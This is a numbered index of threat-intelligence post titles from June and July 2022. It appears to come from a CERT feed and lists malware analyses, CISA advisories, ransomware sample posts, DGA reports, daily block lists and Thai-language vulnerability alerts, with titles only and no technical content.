1.2.3432. 2022-06-25 Follina, the Latest in a Long Chain of Microsoft Office Exploits | InQuest
1.2.3433. 2022-06-25 Keona Clipper Leverages Telegram for Anonymity
1.2.3434. 2022-06-25 Lyceum suicide drone

1.2.3435. 2022-06-25 Malicious Cyber Actors Continue to Exploit Log4Shell in VMware Horizon Systems | CISA
1.2.3436. 2022-06-25 MAR-10382254-1.v1 – XMRIG Cryptominer | CISA
1.2.3437. 2022-06-25 MAR-10382580-1.v1 – Unidentified RAT | CISA
1.2.3438. 2022-06-25 Newware Ransomware; MedusaLocker ransomware family; Extension: .newware
1.2.3439. 2022-06-25 NightLion Worm Strikes Again
1.2.3440. 2022-06-25 Non ransomware; Phobos ransomware family; Extension: .Non
1.2.3441. 2022-06-25 Python (ab)using The Windows GUI | SANS Internet Storm Center
1.2.3442. 2022-06-25 RozbehOfSatan Ransomware; No file extension
1.2.3443. 2022-06-25 SocGholish Campaigns and Initial Access Kit
1.2.3444. 2022-06-25 Spyware vendor targets users in Italy and Kazakhstan
1.2.3445. 2022-06-25 TTC-CERT Block Lists 2022-06-25 - Agentemis, BEACON, Cobalt Strike
1.2.3446. 2022-06-25 TTC-CERT Block Lists 2022-06-25 - Phishing attack dataset
1.2.3447. 2022-06-25 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-24 - CyberTotal
1.2.3448. 2022-06-25 TTC-CERT - HASH Daily Block Lists - 2022-06-24 - CyberTotal
1.2.3449. 2022-06-25 TTC-CERT IP Block Lists 2022-06-25 - FTP port scanning, FTP attack
1.2.3450. 2022-06-25 TTC-CERT IP Block Lists 2022-06-25 - SSH port scanning, SSH brute-force attack
1.2.3451. 2022-06-25 TTC-CERT - IP Daily Block Lists - 2022-06-24 - CyberTotal
1.2.3452. 2022-06-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-25
1.2.3453. 2022-06-25 TTC-CERT - URL Daily Block Lists - 2022-06-24 - CyberTotal
1.2.3454. 2022-06-26 Active Bamital DGA(s) for 20220625
1.2.3455. 2022-06-26 Active Beebone DGA(s) for 20220625
1.2.3456. 2022-06-26 Active Conficker DGA(s) for 20220625
1.2.3457. 2022-06-26 Active Malware samples detected on 2022-06-25
1.2.3458. 2022-06-26 Cisco Talos Intelligence Group - Threat Roundup for June 17 to June 24
1.2.3459. 2022-06-26 Malicious Code Passed to PowerShell via the Clipboard | SANS Internet Storm Center

1.2.3460. 2022-06-26 TTC-CERT Block Lists 2022-06-26 - Agentemis, BEACON, Cobalt Strike
1.2.3461. 2022-06-26 TTC-CERT Block Lists 2022-06-26 - Phishing attack dataset
1.2.3462. 2022-06-26 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-25 - CyberTotal
1.2.3463. 2022-06-26 TTC-CERT - HASH Daily Block Lists - 2022-06-25 - CyberTotal
1.2.3464. 2022-06-26 TTC-CERT IP Block Lists 2022-06-26 - FTP port scanning, FTP attack
1.2.3465. 2022-06-26 TTC-CERT IP Block Lists 2022-06-26 - SSH port scanning, SSH brute-force attack
1.2.3466. 2022-06-26 TTC-CERT - IP Daily Block Lists - 2022-06-25 - CyberTotal
1.2.3467. 2022-06-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-26
1.2.3468. 2022-06-27 Abuse.ch URLhaus 2022-06-27
1.2.3469. 2022-06-27 Active Bamital DGA(s) for 20220626
1.2.3470. 2022-06-27 Active Conficker DGA(s) for 20220626
1.2.3471. 2022-06-27 Active DirCrypt DGA(s) for 20220626
1.2.3472. 2022-06-27 Active Malware samples detected on 2022-06-26
1.2.3473. 2022-06-27 TTC-CERT Block Lists 2022-06-27 - Agentemis, BEACON, Cobalt Strike
1.2.3474. 2022-06-27 TTC-CERT Block Lists 2022-06-27 - IcedID, BokBot
1.2.3475. 2022-06-27 TTC-CERT Block Lists 2022-06-27 - Phishing attack dataset
1.2.3476. 2022-06-27 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-26 - CyberTotal
1.2.3477. 2022-06-27 TTC-CERT - HASH Daily Block Lists - 2022-06-26 - CyberTotal
1.2.3478. 2022-06-27 TTC-CERT IP Block Lists 2022-06-27 - FTP port scanning, FTP attack
1.2.3479. 2022-06-27 TTC-CERT IP Block Lists 2022-06-27 - SSH port scanning, SSH brute-force attack
1.2.3480. 2022-06-27 TTC-CERT - IP Daily Block Lists - 2022-06-26 - CyberTotal
1.2.3481. 2022-06-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-27
1.2.3482. 2022-06-28 Abuse.ch URLhaus 2022-06-28
1.2.3483. 2022-06-28 Active Bamital DGA(s) for 20220627
1.2.3484. 2022-06-28 Active Conficker DGA(s) for 20220627
1.2.3485. 2022-06-28 Active DirCrypt DGA(s) for 20220627
1.2.3486. 2022-06-28 Active Malware samples detected on 2022-06-27

1.2.3487. 2022-06-28 BRONZE STARLIGHT Ransomware Operations Use HUI Loader
1.2.3488. 2022-06-28 Cyberattack against Ukrainian telecommunications operators using DarkCrystal RAT malware
1.2.3489. 2022-06-28 Matanbuchus Loader Resurfaces - Malware Variant Delivering Cobalt Strike Beacons Via Spam Campaigns
1.2.3490. 2022-06-28 TTC-CERT Block Lists 2022-06-28 - Agentemis, BEACON, Cobalt Strike
1.2.3491. 2022-06-28 TTC-CERT Block Lists 2022-06-28 - IcedID, BokBot
1.2.3492. 2022-06-28 TTC-CERT Block Lists 2022-06-28 - Phishing attack dataset
1.2.3493. 2022-06-28 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-27 - CyberTotal
1.2.3494. 2022-06-28 TTC-CERT - HASH Daily Block Lists - 2022-06-27 - CyberTotal
1.2.3495. 2022-06-28 TTC-CERT IP Block Lists 2022-06-28 - FTP port scanning, FTP attack
1.2.3496. 2022-06-28 TTC-CERT IP Block Lists 2022-06-28 - SSH port scanning, SSH brute-force attack
1.2.3497. 2022-06-28 TTC-CERT - IP Daily Block Lists - 2022-06-27 - CyberTotal
1.2.3498. 2022-06-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-28
1.2.3499. 2022-06-28 TTC-CERT - URL Daily Block Lists - 2022-06-27 - CyberTotal
1.2.3500. 2022-06-29 Abuse.ch URLhaus 2022-06-29
1.2.3501. 2022-06-29 Active Bamital DGA(s) for 20220628
1.2.3502. 2022-06-29 Active Bedep DGA(s) for 20220628
1.2.3503. 2022-06-29 Active Conficker DGA(s) for 20220628
1.2.3504. 2022-06-29 Active Malware samples detected on 2022-06-28
1.2.3505. 2022-06-29 New Info-stealer Disguised as Crack Being Distributed | ASEC BLOG
1.2.3506. 2022-06-29 Return of the Evilnum APT with updated TTPs and new targets | Zscaler
1.2.3507. 2022-06-29 Revive: from spyware to Android banking trojan
1.2.3508. 2022-06-29 TTC-CERT Block Lists 2022-06-29 - Agentemis, BEACON, Cobalt Strike
1.2.3509. 2022-06-29 TTC-CERT Block Lists 2022-06-29 - IcedID, BokBot
1.2.3510. 2022-06-29 TTC-CERT Block Lists 2022-06-29 - Phishing attack dataset
1.2.3511. 2022-06-29 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-28 - CyberTotal

1.2.3512. 2022-06-29 TTC-CERT - HASH Daily Block Lists - 2022-06-28 - CyberTotal
1.2.3513. 2022-06-29 TTC-CERT IP Block Lists 2022-06-29 - FTP port scanning, FTP attack
1.2.3514. 2022-06-29 TTC-CERT IP Block Lists 2022-06-29 - SSH port scanning, SSH brute-force attack
1.2.3515. 2022-06-29 TTC-CERT - IP Daily Block Lists - 2022-06-28 - CyberTotal
1.2.3516. 2022-06-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-29
1.2.3517. 2022-06-29 TTC-CERT - URL Daily Block Lists - 2022-06-28 - CyberTotal
1.2.3518. 2022-06-29 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัย เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.3519. 2022-06-30 Active Bamital DGA(s) for 20220629
1.2.3520. 2022-06-30 Active Bedep DGA(s) for 20220629
1.2.3521. 2022-06-30 Active Conficker DGA(s) for 20220629
1.2.3522. 2022-06-30 Active Cryptowall DGA(s) for 20220629
1.2.3523. 2022-06-30 Active Malware samples detected on 2022-06-29
1.2.3524. 2022-06-30 ASEC Weekly Malware Statistics (20220620 ~ 20220626) - ASEC BLOG
1.2.3525. 2022-06-30 AsyncRAT malware being distributed targeting vulnerable MySQL servers | ASEC BLOG
1.2.3526. 2022-06-30 Attacks on industrial control systems using ShadowPad
1.2.3527. 2022-06-30 Bahamut Android Malware returns with New Spying Capabilities
1.2.3528. 2022-06-30 Bumblebee: New Loader Rapidly Assuming Central Position in Cyber-crime Ecosystem
1.2.3529. 2022-06-30 Discord Channel Used to Host Malware and Suspected C2
1.2.3530. 2022-06-30 Feds Knock RSocks Off: Another Big Botnet Bites the Dust - RSocks botnet
1.2.3531. 2022-06-30 GlowSand
1.2.3532. 2022-06-30 Interactive Phishing Mark II: Messenger Chatbot Leveraged in a New Facebook-Themed Spam | Trustwave
1.2.3533. 2022-06-30 Log4Shell Vulnerability in VMware Leads to Data Exfiltration and Ransomware
1.2.3534. 2022-06-30 Raccoon Stealer v2 - Part 1: The return of the dead

1.2.3535. 2022-06-30 Ransomware Samples 2022-06-30
1.2.3536. 2022-06-30 Smash-and-grab: AstraLocker 2.0 pushes ransomware direct from Office docs
1.2.3537. 2022-06-30 TTC-CERT Block Lists 2022-06-30 - Agentemis, BEACON, Cobalt Strike
1.2.3538. 2022-06-30 TTC-CERT Block Lists 2022-06-30 - IcedID, BokBot
1.2.3539. 2022-06-30 TTC-CERT Block Lists 2022-06-30 - Phishing attack dataset
1.2.3540. 2022-06-30 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-29 - CyberTotal
1.2.3541. 2022-06-30 TTC-CERT - HASH Daily Block Lists - 2022-06-29 - CyberTotal
1.2.3542. 2022-06-30 TTC-CERT IP Block Lists 2022-06-30 - FTP port scanning, FTP attack
1.2.3543. 2022-06-30 TTC-CERT IP Block Lists 2022-06-30 - SSH port scanning, SSH brute-force attack
1.2.3544. 2022-06-30 TTC-CERT - IP Daily Block Lists - 2022-06-29 - CyberTotal
1.2.3545. 2022-06-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-30
1.2.3546. 2022-06-30 TTC-CERT - URL Daily Block Lists - 2022-06-29 - CyberTotal
1.2.3547. 2022-06-30 YTStealer Malware: “YouTube Cookies! Om Nom Nom Nom” | Intezer
1.2.3548. 2022-06-30 ZuoRAT Hijacks SOHO Routers to Silently Stalk Networks
1.2.3549. 2022-07-01 Active Bamital DGA(s) for 20220630
1.2.3550. 2022-07-01 Active Bedep DGA(s) for 20220630
1.2.3551. 2022-07-01 Active Beebone DGA(s) for 20220630
1.2.3552. 2022-07-01 Active Malware samples detected on 2022-06-30
1.2.3553. 2022-07-01 Black Basta Ransomware Operators Expand Their Attack Arsenal With QakBot Trojan and PrintNightmare Exploit
1.2.3554. 2022-07-01 Case Study: Cobalt Strike Server Lives on After Its Domain Is Suspended - SANS Internet Storm Center
1.2.3555. 2022-07-01 Countering hack-for-hire groups
1.2.3556. 2022-07-01 Flubot: the evolution of a notorious Android Banking Malware
1.2.3557. 2022-07-01 Forced Chrome extensions get removed, keep reappearing | Malwarebytes Labs

1.2.3558. 2022-07-01 PennyWise Stealer: An Evasive Infostealer leveraging YouTube to infect users
1.2.3559. 2022-07-01 Raccoon Stealer v2 - Part 2: In-depth analysis - SEKOIA.IO Blog
1.2.3560. 2022-07-01 REVENLOCK Ransomware; MedusaLocker ransomware family; Extension: .REVENLOCK7
1.2.3561. 2022-07-01 Sliver Case Study: Assessing Common Offensive Security Tools - The Use of the Sliver C2 Framework for Malicious Purposes
1.2.3562. 2022-07-01 Stop/Djvu Ransomware; Extension: .llqq
1.2.3563. 2022-07-01 TA551 Targeted Malicious Campaign Breakdown
1.2.3564. 2022-07-01 The SessionManager IIS backdoor: a possibly overlooked GELSEMIUM artefact
1.2.3565. 2022-07-01 TTC-CERT Block Lists 2022-07-01 - Agentemis, BEACON, Cobalt Strike
1.2.3566. 2022-07-01 TTC-CERT Block Lists 2022-07-01 - Phishing attack dataset
1.2.3567. 2022-07-01 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-30 - CyberTotal
1.2.3568. 2022-07-01 TTC-CERT - HASH Daily Block Lists - 2022-06-30 - CyberTotal
1.2.3569. 2022-07-01 TTC-CERT IP Block Lists 2022-07-01 - FTP port scanning, FTP attack
1.2.3570. 2022-07-01 TTC-CERT IP Block Lists 2022-07-01 - SSH port scanning, SSH brute-force attack
1.2.3571. 2022-07-01 TTC-CERT - IP Daily Block Lists - 2022-06-30 - CyberTotal
1.2.3572. 2022-07-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-01
1.2.3573. 2022-07-01 TTC-CERT - URL Daily Block Lists - 2022-06-30 - CyberTotal
1.2.3574. 2022-07-02 Abuse.ch URLhaus 2022-07-02
1.2.3575. 2022-07-02 Active Bamital DGA(s) for 20220701
1.2.3576. 2022-07-02 Active Bedep DGA(s) for 20220701
1.2.3577. 2022-07-02 Active Chinad DGA(s) for 20220701
1.2.3578. 2022-07-02 Active Malware samples detected on 2022-07-01
1.2.3579. 2022-07-02 Case of Attack Exploiting AnyDesk Remote Tool (Cobalt Strike and Meterpreter) | ASEC BLOG
1.2.3580. 2022-07-02 China-Based APT Plays Auto-Updater Card to Deliver WinDealer Malware

1.2.3581. 2022-07-02 Cisco Talos Intelligence Group - Threat Source newsletter (June 30, 2022)
1.2.3582. 2022-07-02 Matiex Keylogger on Sale Underground | K7 Labs
1.2.3583. 2022-07-02 Microsoft Warns of Cryptomining Malware Campaign Targeting Linux Servers
1.2.3584. 2022-07-02 Ransomware Samples 2022-07-02
1.2.3585. 2022-07-02 #StopRansomware: MedusaLocker | CISA
1.2.3586. 2022-07-02 Toll fraud malware: How an Android application can drain your wallet | Microsoft Security Blog
1.2.3587. 2022-07-02 TTC-CERT Block Lists 2022-07-02 - Agentemis, BEACON, Cobalt Strike
1.2.3588. 2022-07-02 TTC-CERT Block Lists 2022-07-02 - Phishing attack dataset
1.2.3589. 2022-07-02 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-01 - CyberTotal
1.2.3590. 2022-07-02 TTC-CERT - HASH Daily Block Lists - 2022-07-01 - CyberTotal
1.2.3591. 2022-07-02 TTC-CERT IP Block Lists 2022-07-02 - FTP port scanning, FTP attack
1.2.3592. 2022-07-02 TTC-CERT IP Block Lists 2022-07-02 - SSH port scanning, SSH brute-force attack
1.2.3593. 2022-07-02 TTC-CERT - IP Daily Block Lists - 2022-07-01 - CyberTotal
1.2.3594. 2022-07-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-02
1.2.3595. 2022-07-02 TTC-CERT - URL Daily Block Lists - 2022-07-01 - CyberTotal
1.2.3596. 2022-07-02 Xloader Returns with New Infection Technique
1.2.3597. 2022-07-03 Active Bamital DGA(s) for 20220702
1.2.3598. 2022-07-03 Active Chinad DGA(s) for 20220702
1.2.3599. 2022-07-03 Active Conficker DGA(s) for 20220702
1.2.3600. 2022-07-03 Active Malware samples detected on 2022-07-02
1.2.3601. 2022-07-03 TTC-CERT Block Lists 2022-07-03 - Phishing attack dataset
1.2.3602. 2022-07-03 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-02 - CyberTotal
1.2.3603. 2022-07-03 TTC-CERT - HASH Daily Block Lists - 2022-07-02 - CyberTotal
1.2.3604. 2022-07-03 TTC-CERT IP Block Lists 2022-07-03 - FTP port scanning, FTP attack
1.2.3605. 2022-07-03 TTC-CERT IP Block Lists 2022-07-03 - SSH port scanning, SSH brute-force attack

1.2.3606. 2022-07-03 TTC-CERT - IP Daily Block Lists - 2022-07-02 - CyberTotal
1.2.3607. 2022-07-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-03
1.2.3608. 2022-07-04 Abuse.ch URLhaus 2022-07-04
1.2.3609. 2022-07-04 Active Bamital DGA(s) for 20220703
1.2.3610. 2022-07-04 Active Bedep DGA(s) for 20220703
1.2.3611. 2022-07-04 Active Chinad DGA(s) for 20220703
1.2.3612. 2022-07-04 Active Malware samples detected on 2022-07-03
1.2.3613. 2022-07-04 LockBit Black (LockBit 3.0) Ransomware Sample
1.2.3614. 2022-07-04 TTC-CERT Block Lists 2022-07-04 - Agentemis, BEACON, Cobalt Strike
1.2.3615. 2022-07-04 TTC-CERT Block Lists 2022-07-04 - Phishing attack dataset
1.2.3616. 2022-07-04 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-03 - CyberTotal
1.2.3617. 2022-07-04 TTC-CERT - HASH Daily Block Lists - 2022-07-03 - CyberTotal
1.2.3618. 2022-07-04 TTC-CERT IP Block Lists 2022-07-04 - FTP port scanning, FTP attack
1.2.3619. 2022-07-04 TTC-CERT IP Block Lists 2022-07-04 - SSH port scanning, SSH brute-force attack
1.2.3620. 2022-07-04 TTC-CERT - IP Daily Block Lists - 2022-07-03 - CyberTotal
1.2.3621. 2022-07-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-04
1.2.3622. 2022-07-04 แจ้งเตือนช่องโหว่ของผลิตภัณฑ์ Elastic Endpoint Security และ Kibana
1.2.3623. 2022-07-04 แจ้งเตือนช่องโหว่หลายรายการใน Linux Kernel ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.3624. 2022-07-04 รายงานกรณี Web Server ของมหาวิทยาลัยราชภัฏสวนดุสิต มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Trojan
1.2.3625. 2022-07-05 Active Bamital DGA(s) for 20220704
1.2.3626. 2022-07-05 Active Bedep DGA(s) for 20220704
1.2.3627. 2022-07-05 Active Beebone DGA(s) for 20220704
1.2.3628. 2022-07-05 Active Chinad DGA(s) for 20220704
1.2.3629. 2022-07-05 Active Malware samples detected on 2022-07-04
1.2.3630. 2022-07-05 GuLoader is distributing a quotation request as a disguised phishing email | ASEC BLOG
1.2.3631. 2022-07-05 Keona Clipper

1.2.3632. 2022-07-05 Ransomware Samples 2022-07-05
1.2.3633. 2022-07-05 Raspberry Robin Worm
1.2.3634. 2022-07-05 TTC-CERT Block Lists 2022-07-05 - Agentemis, BEACON, Cobalt Strike
1.2.3635. 2022-07-05 TTC-CERT Block Lists 2022-07-05 - Phishing attack dataset
1.2.3636. 2022-07-05 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-04 - CyberTotal
1.2.3637. 2022-07-05 TTC-CERT - HASH Daily Block Lists - 2022-07-04 - CyberTotal
1.2.3638. 2022-07-05 TTC-CERT IP Block Lists 2022-07-05 - FTP port scanning, FTP attack
1.2.3639. 2022-07-05 TTC-CERT IP Block Lists 2022-07-05 - SSH port scanning, SSH brute-force attack
1.2.3640. 2022-07-05 TTC-CERT - IP Daily Block Lists - 2022-07-04 - CyberTotal
1.2.3641. 2022-07-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-05
1.2.3642. 2022-07-05 แจ้งเตือนกรณี Gitlab เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ GitLab Community Edition (CE) และ GitLab Enterprise Edition (EE) เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.3643. 2022-07-05 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.3644. 2022-07-06 Abuse.ch URLhaus 2022-07-06
1.2.3645. 2022-07-06 Active Bamital DGA(s) for 20220705
1.2.3646. 2022-07-06 Active Bedep DGA(s) for 20220705
1.2.3647. 2022-07-06 Active Conficker DGA(s) for 20220705
1.2.3648. 2022-07-06 Active Malware samples detected on 2022-07-05
1.2.3649. 2022-07-06 TTC-CERT Block Lists 2022-07-06 - Agentemis, BEACON, Cobalt Strike
1.2.3650. 2022-07-06 TTC-CERT Block Lists 2022-07-06 - Phishing attack dataset
1.2.3651. 2022-07-06 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-05 - CyberTotal
1.2.3652. 2022-07-06 TTC-CERT - HASH Daily Block Lists - 2022-07-05 - CyberTotal
1.2.3653. 2022-07-06 TTC-CERT IP Block Lists 2022-07-06 - FTP port scanning, FTP attack
1.2.3654. 2022-07-06 TTC-CERT IP Block Lists 2022-07-06 - SSH port scanning, SSH brute-force attack
1.2.3655. 2022-07-06 TTC-CERT - IP Daily Block Lists - 2022-07-05 - CyberTotal

1.2.3656. 2022-07-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-06
1.2.3657. 2022-07-06 TTC-CERT - URL Daily Block Lists - 2022-07-05 - CyberTotal
1.2.3658. 2022-07-07 Abuse.ch URLhaus 2022-07-07
1.2.3659. 2022-07-07 Active Bamital DGA(s) for 20220706
1.2.3660. 2022-07-07 Active Bedep DGA(s) for 20220706
1.2.3661. 2022-07-07 Active Beebone DGA(s) for 20220706
1.2.3662. 2022-07-07 Active Malware samples detected on 2022-07-06
1.2.3663. 2022-07-07 ASEC Weekly Malware Statistics (20220627 ~ 20220703) - ASEC BLOG
1.2.3664. 2022-07-07 Bitter APT continues to target Bangladesh
1.2.3665. 2022-07-07 Brute Ratel C4 Red Teaming Tool Being Abused by Malicious Actors
1.2.3666. 2022-07-07 Hive ransomware gets upgrades in Rust
1.2.3667. 2022-07-07 Lomiat Ransomware; Xorist ransomware family; Extension: .LoMiAt
1.2.3668. 2022-07-07 New macOS covid Malware Masquerades as Apple, Wears Face of APT | SentinelOne
1.2.3669. 2022-07-07 North Korean State-Sponsored Cyber Actors Use Maui Ransomware to Target the Healthcare and Public Health Sector | CISA
1.2.3670. 2022-07-07 Tracking - Lokibot 2022
1.2.3671. 2022-07-07 TTC-CERT Block Lists 2022-07-07 - Agentemis, BEACON, Cobalt Strike
1.2.3672. 2022-07-07 TTC-CERT Block Lists 2022-07-07 - Phishing attack dataset
1.2.3673. 2022-07-07 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-06 - CyberTotal
1.2.3674. 2022-07-07 TTC-CERT - HASH Daily Block Lists - 2022-07-06 - CyberTotal
1.2.3675. 2022-07-07 TTC-CERT IP Block Lists 2022-07-07 - FTP port scanning, FTP attack
1.2.3676. 2022-07-07 TTC-CERT IP Block Lists 2022-07-07 - SSH port scanning, SSH brute-force attack
1.2.3677. 2022-07-07 TTC-CERT - IP Daily Block Lists - 2022-07-06 - CyberTotal
1.2.3678. 2022-07-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-07
1.2.3679. 2022-07-07 TTC-CERT - URL Daily Block Lists - 2022-07-06 - CyberTotal
1.2.3680. 2022-07-07 VSingle malware obtains C2 server information from GitHub

1.2.3681. 2022-07-07 แจ้งเตือนกรณี OpenSSL เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.3682. 2022-07-07 รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐด้วยการส่ง Android Remote Access Trojan (RAT) ผ่าน Voice phishing
1.2.3683. 2022-07-08 Abuse.ch URLhaus 2022-07-08
1.2.3684. 2022-07-08 Active Bamital DGA(s) for 20220707
1.2.3685. 2022-07-08 Active Bedep DGA(s) for 20220707
1.2.3686. 2022-07-08 Active Chinad DGA(s) for 20220707
1.2.3687. 2022-07-08 Active Malware samples detected on 2022-07-07
1.2.3688. 2022-07-08 Brand-New HavanaCrypt Ransomware Poses as Google Software Update App, Uses Microsoft Hosting Service IP Address as C&C Server
1.2.3689. 2022-07-08 Cisco Talos Intelligence Group - Threat Source newsletter (July 7, 2022)
1.2.3690. 2022-07-08 “CuteBoi” Detected Preparing a Large-Scale Crypto Mining Campaign on NPM Users | Checkmarx.com
1.2.3691. 2022-07-08 From Automated Twitter Post to Decoded Shellcode
1.2.3692. 2022-07-08 From Follina to Rozena - Leveraging Discord to Distribute a Backdoor | FortiGuard Labs
1.2.3693. 2022-07-08 Kinsing & Dark.IoT botnet among threats targeting CVE-2022-26134
1.2.3694. 2022-07-08 Magecart infrastructure 2022-07-08
1.2.3695. 2022-07-08 Magniber Ransomware, Changes in Injection Method | ASEC BLOG
1.2.3696. 2022-07-08 NoMercy Stealer Adding New Features
1.2.3697. 2022-07-08 Operation Tejas: A dying elephant curled up in the Kunlun Mountains
1.2.3698. 2022-07-08 OrBit: New Undetected Linux Threat Uses Unique Hijack of Execution Flow
1.2.3699. 2022-07-08 Qbot malware now uses Windows MSDT zero-day in phishing attacks
1.2.3700. 2022-07-08 Ransomware Samples - 2022-07-08

1.2.3701. 2022-07-08 Russian Organizations Increasingly Under Attack By Chinese APTs | SentinelOne
1.2.3702. 2022-07-08 Suspected APT-C-23 (two-tailed scorpion) tissue camouflage Threema communication software attack analysis
1.2.3703. 2022-07-08 THREAT ANALYSIS REPORT: LockBit 2.0 - All Paths Lead to Ransom
1.2.3704. 2022-07-08 ToddyCat: A Guided Journey through the Attacker's Infrastructure
1.2.3705. 2022-07-08 TTC-CERT Block Lists 2022-07-08 - Agentemis, BEACON, Cobalt Strike
1.2.3706. 2022-07-08 TTC-CERT Block Lists 2022-07-08 - Phishing attack dataset
1.2.3707. 2022-07-08 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-07 - CyberTotal
1.2.3708. 2022-07-08 TTC-CERT - HASH Daily Block Lists - 2022-07-07 - CyberTotal
1.2.3709. 2022-07-08 TTC-CERT IP Block Lists 2022-07-08 - FTP port scanning, FTP attack
1.2.3710. 2022-07-08 TTC-CERT IP Block Lists 2022-07-08 - SSH port scanning, SSH brute-force attack
1.2.3711. 2022-07-08 TTC-CERT - IP Daily Block Lists - 2022-07-07 - CyberTotal
1.2.3712. 2022-07-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-08
1.2.3713. 2022-07-08 TTC-CERT - URL Daily Block Lists - 2022-07-07 - CyberTotal
1.2.3714. 2022-07-08 Unpacking Cloud-Based Cryptocurrency Miners That Abuse GitHub Actions and Azure Virtual Machines
1.2.3715. 2022-07-08 Unprecedented Shift: The Trickbot Group is Systematically Attacking Ukraine
1.2.3716. 2022-07-08 รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220705-1.v1 - Lockbit_v3 (Lockbit 3.0, Lockbit Black)
1.2.3717. 2022-07-09 ABCsoup: The Malicious Adware Extension with 350 Variants
1.2.3718. 2022-07-09 Abuse.ch URLhaus 2022-07-09
1.2.3719. 2022-07-09 Active Bamital DGA(s) for 20220708
1.2.3720. 2022-07-09 Active Bedep DGA(s) for 20220708
1.2.3721. 2022-07-09 Active Chinad DGA(s) for 20220708
1.2.3722. 2022-07-09 Active Malware samples detected on 2022-07-08
1.2.3723. 2022-07-09 Emotet infection with Cobalt Strike

1.2.3724. 2022-07-09 FakeCrack: Crypto stealing campaign spread via fake cracked software
1.2.3725. 2022-07-09 FIXED Ransomware; Babuk ransomware family
1.2.3726. 2022-07-09 TTC-CERT Block Lists 2022-07-09 - Agentemis, BEACON, Cobalt Strike
1.2.3727. 2022-07-09 TTC-CERT Block Lists 2022-07-09 - IcedID, BokBot
1.2.3728. 2022-07-09 TTC-CERT Block Lists 2022-07-09 - Phishing attack dataset
1.2.3729. 2022-07-09 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-08 - CyberTotal
1.2.3730. 2022-07-09 TTC-CERT - HASH Daily Block Lists - 2022-07-08 - CyberTotal
1.2.3731. 2022-07-09 TTC-CERT IP Block Lists 2022-07-09 - FTP port scanning, FTP attack
1.2.3732. 2022-07-09 TTC-CERT IP Block Lists 2022-07-09 - SSH port scanning, SSH brute-force attack
1.2.3733. 2022-07-09 TTC-CERT - IP Daily Block Lists - 2022-07-08 - CyberTotal
1.2.3734. 2022-07-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-09
1.2.3735. 2022-07-09 TTC-CERT - URL Daily Block Lists - 2022-07-08 - CyberTotal
1.2.3736. 2022-07-09 YamaBot Malware Used by Lazarus
1.2.3737. 2022-07-10 Abuse.ch URLhaus 2022-07-10
1.2.3738. 2022-07-10 Active Bamital DGA(s) for 20220709
1.2.3739. 2022-07-10 Active Bedep DGA(s) for 20220709
1.2.3740. 2022-07-10 Active Conficker DGA(s) for 20220709
1.2.3741. 2022-07-10 Active Malware samples detected on 2022-07-09
1.2.3742. 2022-07-10 Cisco Talos Intelligence Group - Threat Roundup for July 1 to July 8
1.2.3743. 2022-07-10 TTC-CERT Block Lists 2022-07-10 - Agentemis, BEACON, Cobalt Strike
1.2.3744. 2022-07-10 TTC-CERT Block Lists 2022-07-10 - IcedID, BokBot
1.2.3745. 2022-07-10 TTC-CERT Block Lists 2022-07-10 - Phishing attack dataset
1.2.3746. 2022-07-10 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-09 - CyberTotal
1.2.3747. 2022-07-10 TTC-CERT - HASH Daily Block Lists - 2022-07-09 - CyberTotal
1.2.3748. 2022-07-10 TTC-CERT IP Block Lists 2022-07-10 - FTP port scanning, FTP attack
1.2.3749. 2022-07-10 TTC-CERT IP Block Lists 2022-07-10 - SSH port scanning, SSH brute-force attack

1.2.3750. 2022-07-10 TTC-CERT - IP Daily Block Lists - 2022-07-09 - CyberTotal
1.2.3751. 2022-07-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-10
